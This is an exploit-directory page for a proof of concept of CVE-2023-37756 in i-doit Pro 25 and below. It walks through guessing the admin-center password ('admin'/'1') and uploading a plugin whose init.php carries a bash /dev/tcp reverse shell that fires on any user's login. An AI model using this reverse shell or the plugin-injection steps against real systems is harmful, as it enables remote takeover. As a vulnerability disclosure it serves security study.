Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below — Proof-of-concept for CVE-2023-37756: weak password requirements in i-doit Pro admin-center enabling brute-force login and malicious plugin upload leading to remote code execution. | Kitploit
Tools/GitHubGitHub/leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
Password AttacksVulnerability AnalysisExploitationWeb Application ExploitationMisconfigurationPayload Development
GitHubleekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below

CVE-2023-37756-CWE-521-lead-to-malicious-plugin-upload-in-the-i-doit-Pro-25-and-below

Share

Proof-of-concept for CVE-2023-37756: weak password requirements in i-doit Pro admin-center enabling brute-force login and malicious plugin upload leading to remote code execution.

View Repository
1183 years agoNot yet reviewed

CVE-2023-37756 – Weak Password Requirement in admin-center lead to malicious plugin upload in the i-doit Pro 25 and below

i-doit Pro 25 and below are vulnerable to weak password requirement vulnerability in admin-center + malicious plugin upload lead to RCE vulnerability. These vulnerabilities could allows attacker to easily brute force or password guessed to gain access to admin-center and upload malicious plugin to gain remote code execution.

Description of product: i-doit is a web based Open Source IT documentation and CMDB (Configuration Management Database) developed by synetics GmbH. i-doit Pro is the commercial version of the software and requires a paid license. It comes with additional features, professional support, and regular updates and enhancements. Users need to purchase a license to use i-doit Pro, and the cost varies based on the number of users and features required.

Description of vulnerability: We found that this web application has weak password requirement in admin-center account creation, application owner can even set minimum 1 character password with default username “admin”. It could make attacker to easily brute force or password guessed to gain access to admin-center and upload malicious plugin to gain remote code execution.

Affected Webpage: admin-center login page + plugin install

Affected parameter & Component : admin-center login page + plugin install

Step 1 : as there are no password requirement or no password complexity implemented in account creation for admin-center, we can start from brute force. Screenshot below shows we can login with username “admin” with password “1”

Password_1_login_result

step2

Step 2 : navigate to Add-on tab and choose upload

step3

Step 3 : there are some requirement like package.json must exist and we found that the target has implemented async to check every classes and function . but we can download a proper plugin from their customer portal and edit / add in the init.php, this is the safest way to prevent system crash when trigger the payload. Note: please put & at the end of the line to prevent system crash after payload triggered and init.php is the best place to inject payload Example : exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");

step4

step5

step6

Note : remember to zip it back and upload

step7

step8

Note : click Install then activate the elected Add-on

step9

Note: your payload will be triggered when someone login , it can be anyone.

final

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    645
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    420
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    388
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    330
  • 6

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    328

Explore all tools

Browse our collection of tools

View all tools →